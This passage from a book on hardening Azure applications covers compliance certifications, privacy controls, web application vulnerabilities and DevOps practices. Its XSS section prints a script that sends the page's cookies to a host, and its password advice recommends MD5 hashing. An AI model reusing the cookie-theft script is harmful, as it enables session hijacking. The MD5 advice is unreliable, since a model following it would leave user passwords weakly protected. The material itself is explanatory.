Survey data indicates that business owners' concerns about the compliance aspects of using a cloud platform ranks higher than their concern about security. This is especially true for businesses that operate outside the United States, as well as multinational or global businesses that require deployments across data centers in multiple zones. Business owners will seek confirmation from you that it is legal for your business to deploy on Microsoft Azure. In this section, you will learn how to respond to these concerns.

Each type of business has its own process and legal requirements. For example, companies dealing in financial services have much more oversight than manufacturing companies, and laws relating to medical practices could vary between the U.S. and Canada. The cloud platform must account for such distinctions. To further complicate matters, many laws and regulations were written before the cloud became ubiquitous—for example, the requirement that servers must be physically tagged and inventoried for the software they are running.

Microsoft Azure has a range of third-party certifications that can make compliance easier. These address some of the most common requests from a variety of businesses. Some of these compliance acts are as follows:

- **California Security Breach Information Act (SB-1386):** protects personal information collected by institutions
- **European Union Data Protection Directive:** protects personal data
- **Federal Information Security Management Act (FISMA):** ensures information security to safeguard for U.S./national interests
- **Gramm-Leach-Bliley Act (GLBA):** limits financial-industry access to private information
- **Health Insurance Portability and Accountability Act (HIPAA):** ensures privacy and security safeguards in the healthcare domain
- **Payment Card Industry Data Security Standard (PCI- DSS):** ensures the security of credit and debit cards
- **Sarbanes Oxley Act (SOX):** ensures reporting requirements for public companies

If your business has specialized compliance requirements (e.g. the defense industry) and you have concerns about whether you can host your application and its data using Microsoft Azure, you should seek assistance from Microsoft and legal counsel. Most businesses will find that the Microsoft Azure cloud platform adequately fulfills compliance needs.

Deploying your application to the cloud platform is relatively easy; however, ensuring compliance will add a layer of legal and oversight requirements that you should plan for.

Azure and Compliance

Microsoft Azure provides an independent, agency-verified, and compliant cloud platform for your application, which is especially helpful in instances of global deployments and compliance with local laws. Microsoft Azure also provides you with all the information you need regarding security and compliance programs so that you are ready for audits on your systems.

More importantly, Microsoft has a long list of compliance standards that its services adhere to. Some of the relevant Azure compliance certifications are listed here:

- Information Security Registered Assessors Program (IRAP) by Australian Government-Australian Cyber Security Centre (ACSC)
- China Cloud Computing Promotion and Policy Forum (CCCPPF)
- Cloud Security Alliance Cloud Controls Matrix (CCM)
- European Union (EU) Model Clauses
- Federal Bureau of Investigation Criminal Justice Information Services Division (FBI CJIS) (Azure Government)
- Federal Risk and Authorization Management Program (FedRAMP)
- Family Educational Rights and Privacy Act (FERPA)
- Federal Information Processing Standard (FIPS 140-2)
- Federal Information Security Management Act (FISMA)
- Food and Drug Administration's (FDA's) Part 11 of Title 21 of the Code of Federal Regulations (CFR)
- Health Insurance Portability and Accountability Act (HIPAA)
- International Organization for Standardization (ISO 27001/27002)
- International Traffic in Arms Regulations (ITAR)
- Payment Card Industry Data Security Standard (PCI DSS Level 1)
- Singapore Multi-Tier Cloud Security (MTCS) Standard
- India Ministry of Electronics and Information Technology (MeitY) Standard
- United Kingdom G-Cloud

Note The list above is constantly evolving and changing. Be sure to visit the following link for an up-to-date version of compliance standards awarded to Azure: `https://www.microsoft.com/en-us/trustcenter/compliance/complianceofferings`

Compliance for Your Application

You are responsible for determining your application's compliance needs. Unlike security, compliance is tied to your business domain and geography, so general-purpose guidance may not suffice here. The following are some tips for ensuring compliance:

- Understand compliance standards
- Manage data within boundaries
- Understand your responsibilities
- Review and document agreements

We review these tips in the following sub-sections.

Understand Compliance Standards

Start by researching and understanding the highest-priority compliance standards that are mandatory for your business, and focus on those. If the application that you are transferring to Microsoft Azure is an existing application, the compliance requirements will remain the same.

You should also demarcate your application footprint clearly by creating VNETs. This helps to place a boundary for compliance and ignores the impact of the multi-tenancy capability of the cloud platform.

Manage Data Within Boundaries

The European Union and many other countries impose data sovereignty, which requires personal data to remain and be processed within that area's borders. To ensure compliancy, be sure to select appropriate regions when deploying your application on the cloud platform. This requirement is also imposed on secondary copies, archival copies, and any other copies made by the cloud platform vendor. This is also a requirement for debugging service incidents.

Understand Your Responsibilities

Microsoft Azure's compliance service does not translate to compliance for your application automatically. You must ensure that your application remains compliant. For example, the Microsoft Azure platform may be compliant with PCI Security Standards for anti-virus capabilities; however, this compliance does not automatically extend to your application. To remedy this situation, you must ensure that your application has deployed the requisite anti-virus software and is up to date.

Review and Document Agreements

Since non-compliance carries severe punishments, it's important to put together a clear agreement with the cloud platform vendor about each compliance requirement and how you expect the vendor to fulfill each obligation, including any data sovereignty requirements.

Privacy and Data Security

Data is a key asset to be secured, and cloud platform vendors, including Microsoft, know that customers are entrusting them with their most valuable assets, i.e., data; its security and privacy are paramount. In this section, you will learn about Microsoft Azure's approach to managing data and the processes employed to ensure the privacy and security of your data.

Note Microsoft has ranked at the top of the list in providing robust online solutions that protect customer privacy for the last 20 years. Microsoft serves a billion customers across the globe through its cloud and online services, which are rapidly growing over time; Microsoft provides more than 200 cloud and online services. Office 365 and Microsoft Azure are among the top-rated enterprise cloud services offered by Microsoft, serving millions of end users and holding their mission-critical data.

At Microsoft, there is a dedicated department employing more than 40 professionals who deal with the protection of customers' privacy. You will also find a team of over 100 employees whose primary role is maintaining data privacy.

Microsoft Azure has several significant initiatives for safeguarding privacy. Some of these initiatives are divided into the following categories:

- Platform services
- Platform operations
- Roles and responsibilities

Platform Services

Privacy can be protected by implementing data protection and security features in the cloud platform's services. Microsoft Azure provides the following two key services that are vital for privacy and data security:

- Microsoft Azure Active Directory
- Data Loss Prevention (DLP)

These services are elaborated below.

Microsoft Azure Active Directory

Microsoft Azure Active Directory is an identity management and access management service. When you create an Azure account, you are automatically granted an Active Directory account, enabling a seamless single sign-on experience. You can even extend your on-premises directory to Microsoft Azure Active Directory so that users can authenticate with one set of corporate credentials to your Azure-based applications. You can also take advantage of many security and privacy features provided by its directory service. These include the following:

- **Federated Identity and Access Management:** helps organizations to employ a single Azure Active Directory account that manages access to resources when customers subscribe to multiple services, including Office 365 and Dynamics CRM Online. This enhances the end-user experience.
- **Rights Management Service (RMS):** helps organizations ensure access control and distribution regardless of where or how the document is stored—essentially, rights are tied to the document rather than to the medium.

Data Loss Prevention

The Data Loss Prevention (DLP) service monitors and protects information through content analysis. DLP can scan emails for targeted data (e.g., financial information, personally identifiable information, or intellectual property) and block that data from being shared, or encrypt data before sharing.

Note DLP is important for enterprise messaging systems, as enterprise emails can contain sensitive data; thus, this data needs to be protected.

Platform Operations

You expect that your data will not be exposed to other customers and that the processes used at the data center, and the people who work there, all contribute to keeping your data private and secure. The following are some techniques used by Microsoft Azure to ensure data privacy:

- Data access controls
- Incident management
- Transparency
- Portability

Data Access Controls

Data access controls can be divided into two categories including physical and logical. On the physical side, there are several perimeters (outer and inner) that protect access to data center facilities, with enhanced security at each level, including:

- Perimeter fencing
- Security officers
- Locked server racks
- Multi-factor access control
- Integrated alarm systems
- Extensive 24/7 video surveillance

Access to customer data is restricted, based on business requirements, by the following controls:

- Role-based access control
- Two-factor authentication
- Minimized access to production data
- Logging and auditing of activities performed in the production environment

If two customers have their data in the same cloud service, you must ensure data privacy between these customers. For this, Microsoft uses a data isolation technique that divides cloud tenants and thus develops an environment for customers to access their own data.

Incident Management

Microsoft regularly monitors their production environments for privacy- and security-related threats. When a threat is exposed, Microsoft's process brings engineers together with specialists who have backgrounds in privacy, forensics, law, and communications; they work as a team to determine the appropriate course of action to ensure that privacy incidents are resolved in a timely manner.

Transparency

In the event that your data is sought by law enforcement or other governmental entities, Microsoft will only provide the requested data to legal requests for specific sets of data. Microsoft does not disclose your information to a third party. In instances where the information is legally required, Microsoft will provide a copy of the demand via notification, unless alerting you is prohibited by law. The bottom line is that your data will be shared with law enforcement agencies only under legal duress.

Portability

Your application and your data are yours. You can download your application and its data without requiring any assistance or communication with Microsoft Azure team members. If you terminate your subscription, Microsoft Azure retains your data in a limited function account for at least 90 days, after which the data is deleted permanently. This ensures that you have sufficient time to migrate your data to other services as per your business requirements.

Roles and Responsibilities

Privacy is a shared responsibility between the cloud platform and you. While the former is responsible and accountable for creating services that meet the security, privacy, and compliance needs of its customers, you are responsible for configuring and operating the platform service after it has been provisioned, including managing access credentials and regulatory and legal compliance and protecting applications through the cloud platform's configurable controls.

In Figure 10-1, the privacy responsibilities of the application and those of the cloud platform are clearly demarcated.




Figure 10-1. *Roles and responsibilities to ensure privacy*

Cloud Application Security

In the previous sections of this chapter, we described the security aspects of the cloud platform. In this section, you will learn about application specifics, with a focus on common vulnerabilities and measures to secure your cloud application.

Application Vulnerabilities

As noted previously, data is a key asset that needs a significant layer of protection. However, data is accessed through your application, so it's important to give it proper consideration, especially from a security perspective. Figure 10-2 provides a quick overview of the vulnerabilities exposed to your application when it is deployed on the cloud platform.




Figure 10-2. *Security vulnerabilities of an application*

Buffer Overflow

A buffer overflow occurs when an application does not properly validate input, which could allow the attacker to take control of the process. When the attacker's input is not easily interpreted by the host application, the memory becomes overwhelmed. This overruns the buffer's boundary and starts writing on adjacent memory, thereby violating the buffer security principles.

Forceful Browsing

When a user seeks to gain access to an application, the application will permit the user access to content and features. There is a limit to what authorized users are allowed to access, and this is enforced by your application's access control. When this limit or restriction to authorized users is not properly maintained, forceful browsing occurs. In forceful browsing, attackers use brute force and intuitive folder layouts to access resources that may be unconnected to the application but are still accessible because they are not covered by the application access control.

Enumeration Attack

Enumeration attack happens when an attacker, via a web browser, forces the host to enumerate most of the resources available on the network, including the following:

- Services
- User names and privileges
- Policies
- Shares

The attacker guesses the directory structure and makes an http request (e.g., `http://host/logs`), and the http response indicates whether the folder exists (response code of 2nn vs. 4nn).

Denial of Service Attack

Web applications receive several requests from users every day. While most of the requests are legitimate, some may have malicious intentions aimed at disrupting the application from functioning. If an attacker simultaneously sends several thousand requests while the system has the capacity to handle only hundreds of concurrent requests, it is called a denial of service attack. In such an attack, the application is overwhelmed by the fraudulent requests, and thus the system is brought down and genuine users—or your paying customers—are unable to access resources. In such an attack, your assets are not compromised; however, your application goes offline and requires you to either add more capacity or filter out the bad requests.

Improper Error Handling—Exposing Information

As a developer, you have been taught to ensure that error messages are self-explanatory and will assist you with debugging. However, an error message could reveal information about the application and its functionality to an attacker. Error messages can lead to an exposed directory structure, component names, details of business processes, and sometimes code as well. Therefore, you should be aware of the potential threats that could result in exposing data via error messages.

XSS: Cross-Site Scripting

Cross-site scripting takes advantage of vulnerabilities in a website application that displays unsanitized, user-provided data in its content. When successful, the attacker can access session tokens and spoof content to fool the user. In cross-site scripting, the attacker uses the host web application to send a malicious script to another user. The attacker will use the received information to impersonate the paying customer and steal the customer's cookies, thereafter using this information to cause harm. Here is an example of the code used:

```
<script language="javascript">
document.write(<img src=http://localhost/?url='+document.location
+'&cookie='+ document.cookie + '>');
</script>
```

Building Secure Applications

In previous sections, we outlined a handful of important security considerations and vulnerabilities. In this section, you will learn about strategies for building secure applications and guarding them against vulnerabilities. This is a very broad subject. I will not provide prescriptive guidance, as these issues are very specific to each application. Instead, this section focuses on general tips.

Secure Password Storage

SQL injections are the most common way for hackers to steal—they insert SQL statements into a data entry field for execution. This is used to steal passwords stored in a SQL table. User passwords that are stored in a table in clear text are the easiest to break, while encryption is more difficult. It is strongly recommended that you store and retrieve passwords using MD5 or another industry-standard and proven hashing algorithm. Also, make it a point to keep abreast of developments and advancements in this field. Losing passwords and other personally identifiable information (PII) by way of hacking is pretty much the death knell for any web application.

Query Parameterization

SQL injections have been used to steal not only passwords, but also other confidential information. You should ensure that your application only accepts parameters into predetermined queries, rather than allowing open-ended queries. This essentially limits exposure to the assets in your database.

Multi-Factor Authentication

Passwords, as a single authentication factor, are pretty useless in this day and age. Two-factor authentication (2FA) and multi-factor authentication (MFA) are quickly becoming the industry standard for ensuring account security. Entering a password in a web application is the first stage of verifying identity and authentication. If the password matches, the application delivers a numeric or alphanumeric code as an SMS text or automated phone call to the user. The user is expected to enter the code on the appropriate web page, and access is provided if the specified code matches the code delivered by the application.

Beyond 2FA, MFA will send two authorization codes to two different users, and both are expected to enter the received codes in the application. This is suitable for transactions that require clearances; e.g., funds transfers or the provisioning of large resource sets on the cloud platform.

Data Validation

Data validation is a key tenet of securing your application. You should validate all input data. You should also ensure that the data conforms to your expectations, formatting, length restrictions, and encoding.

Error Handling, Auditing, and Logging

Error handling should be an integral part of your application. In fact, it must be bulletproof, so you need to spend a lot of time analyzing the various ways in which your application can fail, and then build defenses against them. However, errors can often expose internal workings and architectures, so you should invest time in reviewing all error messages and make an effort to remove details that could expose sensitive information.

Secure Protocols

All communication across trust boundaries should happen over secure protocols like HTTPS SSL. Servers within your internal cloud should only accept connections from authenticated clients.

Summary

Cloud computing offers you enhanced choice, flexibility, and cost savings. To realize these benefits, cloud platform vendors are providing reliable assurances regarding the privacy and security of your data. Additionally, Microsoft Azure is building their cloud platform with privacy considerations from the outset and providing compliance mechanisms within their offering. However, you share the responsibility for ensuring that your application stays secure on the cloud platform.

CHAPTER 11

The Modernization of Software Organizations

The previous chapters covered the fundamental shift brought forward by cloud platforms, especially regarding the time and cost involved in marketing your application. This evolution has caused software organizations and groups to re-evaluate the process of developing, testing, and releasing software in relatively short cycles. Software and IT organizations are also leveraging cloud-based tools to bring significant efficiencies to the process of developing, testing, and managing releases. As a result, IT organizations are being forced to implement far-reaching changes and modernize their organizational structure and processes. In this chapter, you will learn how to modernize your organization and put the right processes in place. You will also be advised regarding your choice of cloud tools so as to be more productive and get ahead in the Cloud Era.

The Impetus

The two old challenges in software development are:

- Examining the features to be created
- Defining the availability of software

In the mid-to-late 1990s, agile development methodologies began to take root; the dot-com era saw time to market as the number one priority. These short-turnaround product development lifecycles birthed an agile development methodology. At the core of this methodology are short software release cycles based on customer needs, and maintaining a predictable schedule.

The agile development methodology continually shares the software application with actual users, which takes the guesswork out of prioritizing features. Having shorter turnarounds between designed features helps the project managers in predicting the

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_11

project timeline easily. Shorter cycles mean predictability, and new releases are likely to be delivered on schedule via continuous-improvement cycles. This methodology was suitable for websites and a few web applications and, until recently, was generally outside the purview of enterprise applications.

Until the advent of the cloud, agile methodology was missing a platform that could support rapid development cycles. For traditional on-premises software, distribution is done via disk or downloadable media that generally requires cumbersome patches, reinstallation, and significant assistance from the software vendor. In such environments, months or even years are needed to get a new distribution into the hands of users, who are required to procure a software license and provision hardware, such as servers and networks. Such hurdles take a lot of effort and lead time while incorporating customer feedback into the next software release, thereby forcing developers to guess which new features to build.

Delivering software applications via cloud platforms does not require these complex distribution systems that create the latencies and delays that are detrimental to the agile development process. Cloud applications do not require software to be downloaded or installed, nor do they require the application of software patches, which bodes well for agile development. Cloud platforms are truly the components that make the agile development possible.

The Goal—MVP

In the previous section, we reviewed the power of agile methodology and how its short cycles lead to smaller deliverables. The challenge is to make the deliverable useful to the end customer. This leads to a very powerful concept that works with agile, called the minimum viable product (MVP). Short cycles allow you to iterate many times and fail fast so that you can get back up and try again.

Note An MVP is a software release that includes a minimal set of features, functions, or processes that makes the application or product useful or viable to the target user group. Each subsequent MVP builds upon the previous one, thereby adding to the features already offered in the application.

The idea is to build the first MVP and keep iterating based on the feedback provided by your users. The operative word here is *minimum*, which contrasts with the traditional on-premises server world, wherein you would cram every possible feature into a product to attempt to cover every possible scenario. The reality is that only a few features are ever used, and the 80/20 rule holds true here—80% of your users use only 20% of the features in the product. MVP-based planning allows you to first focus on the 20% feature set and deliver it to your customers as soon as possible.

The MVP concept is best explained in Figure 11-1. You could build a minimal product that is incomplete and that nobody will use, or you could build a product that is crammed with features and offers 100% of the features requested. The MVP process is about identifying and prioritizing the most sought-after feature set.



Minimal and Viable Product that offers a solution to your customer's most important requirement
Minimal Product
M V P
Viable Product
Complete and Viable Product that addresses all known requirements
Minimal Product that does not offer complete solution to any of your customer's requirements

Figure 11-1. *Minimum and viable (Paul Kortman, "The problem with a Lean Startup: the Minimum Viable Product"* `http://paulkortman.com/`*, 2012. Reprinted with permission.)*

Modernization

In this section, we will review the four areas that need to be transformed in order to build a modern software organization for the cloud computing era:

- People
- Process
- Tooling
- Management

Table 11-1 compares traditional on-premises software development and cloud development worlds. Further sections elaborate on these topics.

Table 11-1. *Comparing Software Organizations*

Success Criteria	On-premises World	Cloud Era
People	Functional group silos	One team of DevOps engineers
Process	Waterfall	Agile
Tools	Gantt charts and source control	Live meetings and Git

Note Git is an open-source repository for software that, among other features, provides version control with data integrity.

People

In software development, people are the software engineers, testers, infrastructure/operations engineers, usability experts, domain experts, and project managers who work together to develop and ship software. People are the biggest investment for a software company; their management efficiency directly impacts their ability to perform, which ultimately reflects the business. Software development organizational structures are evolving, especially in the cloud age. In this section, we compare the following two structures and lay a foundation to adopt the DevOps organizational model:

- Functional grouping
- DevOps

Functional Grouping

Small- and medium-sized businesses have software development organizations that grow organically, adding roles and responsibilities as per business demands, often very haphazardly. Software organizations in larger businesses very often mirror the other functional groups in that business, such as accounting. These organizations, led by a vice president or chief information officer (CIO), assign one manager for each functional group. Typical functional groups include the following:

- **Customer Service via Product and Project Management** is the customer-facing part of the organization that surveys customers and ecosystems to build product plans and deliver value to the customer. They also shepherd the process through execution and delivery.
- **Innovation and Development** is a group of engineers that architect, design, and develop the software solution. They take product plans and convert them to code, essentially creating value.
- **Operations** verifies that the software matches the product plans, and once tests are complete, they are also in charge of creating a distributable product, essentially preserving value.

These three groups—customer service, innovation and development, and operations—work mostly in a serialized manner. Product plans lead to software design and development, which finally lead to test plans and test routines, ending with product release functions. There are well-defined overlaps; for example, a service call relating to a customer complaint that is handled by the Operations team.

DevOps

DevOps emerges from the agile method of developing software in contrast with the traditional silo approach, which hinders communication and collaboration and slows the pace of delivering software. DevOps values collaboration between development and operations staff through all stages of the software development lifecycle.

The term *DevOps* was coined by combining the words *development* and *operations*. It is a software development methodology that highlights communication, collaboration, and integration between software developers and other engineering roles, such as Operations and QA, to help an organization rapidly produce software products and services and to improve operations performance—aka quality assurance.

DevOps teams include a diverse and cross-functional set of members—developers, testers, and operations engineers. The members of the DevOps team cross-train each other and work toward the common goal of shipping software. Team members also own the feature end to end, from design and development to testing and deployment.

Benefits of DevOps

The DevOps model has significant benefits. Some of them are as follows:

- It facilitates direct feedback from the user to engineer, leading to many more "aha" moments.
- It prevents loss of fidelity during product management.
- It shortens lead time, resulting in faster delivery of features.
- It ensures continuous and predictable delivery.
- It helps solve problems efficiently by establishing end-to-end ownership.
- It provides a stable deployment and operating environment.
- It provides more time for value-added activities, as opposed to fixing and maintenance tasks.
- It establishes a sense of ownership, pride, and accomplishment among team members, leading to higher productivity.
- It allows the product management team to focus on selling.

All the benefits listed above help break down the confusion caused by silos, and of course lead to higher profitability for businesses, as summarized in Figure 11-2. One of the most cited concerns regarding the DevOps model is the risk of reduced test coverage, especially where there is significant integration across features. Such tests lead to dissatisfaction of end users, especially during initial user-acceptance testing.




Figure 11-2. *Benefits of the DevOps model. (Damon Edwards, "Use DevOps to Turn IT into a Strategic Weapon," Dev2Ops, 2012. Reprinted with permission.)*

DevOps is the one team that has end-to-end responsibility for delivering new features while maintaining the existing application. Here, software is not "thrown over the wall" by Developers to Operations at the end of coding; the Developers own its release too. The DevOps team resolves problems efficiently, since team members do not wait for other teams to troubleshoot and fix errors. In summary, DevOps is the right choice for organizing your team for success in the cloud era.

Note You can get detailed information about DevOps tools, real-world case studies for deploying Azure applications, how to build a DevOps solution, and more in our specialized edition for DevOps, *DevOps for Azure Applications* by Suren Machiraju and Suraj Gaurav.

Process

A software development process is a structured lifecycle for the development and release of your application. Over the years, many models have evolved; however, for the current context, we will discuss only the following two models:

- Traditional waterfall methodology
- Agile methodology

While the former has been widely adopted for server technologies, the latter is making significant inroads, especially in cloud application development.

Traditional Waterfall

Waterfall is a linear or sequential approach to application development. In this traditional methodology, there is a sequence of events, and each event has clearly defined their exit and entry criteria. It involves the following steps:

1. **Requirement analysis**: Gather, document, and analyze customer requirements.
2. **Design**: Architect and design the application, including deployment and support strategies.
3. **Implementation**: Author the product and test the code (unit testing).
4. **Testing**: Conduct various levels and categories of tests, including unit, dependency, end-to-end, deployment, scale performance characterization, and soak tests.
5. **Installation**: Install and perform green-guy or user-acceptance testing.
6. **Deliver and maintain fix**: Deliver the finished product and fix any maintenance issues.

Figure 11-3 lays out the waterfall methodology. In a waterfall project, each step represents a distinct stage of application development, and each stage generally finishes before the next one can begin. There is also a checkpoint between each stage; for example, requirements must be reviewed and signed off by the customer before design can begin. While this approach introduces some inefficiencies, the clarity bodes well for mission-critical software projects.

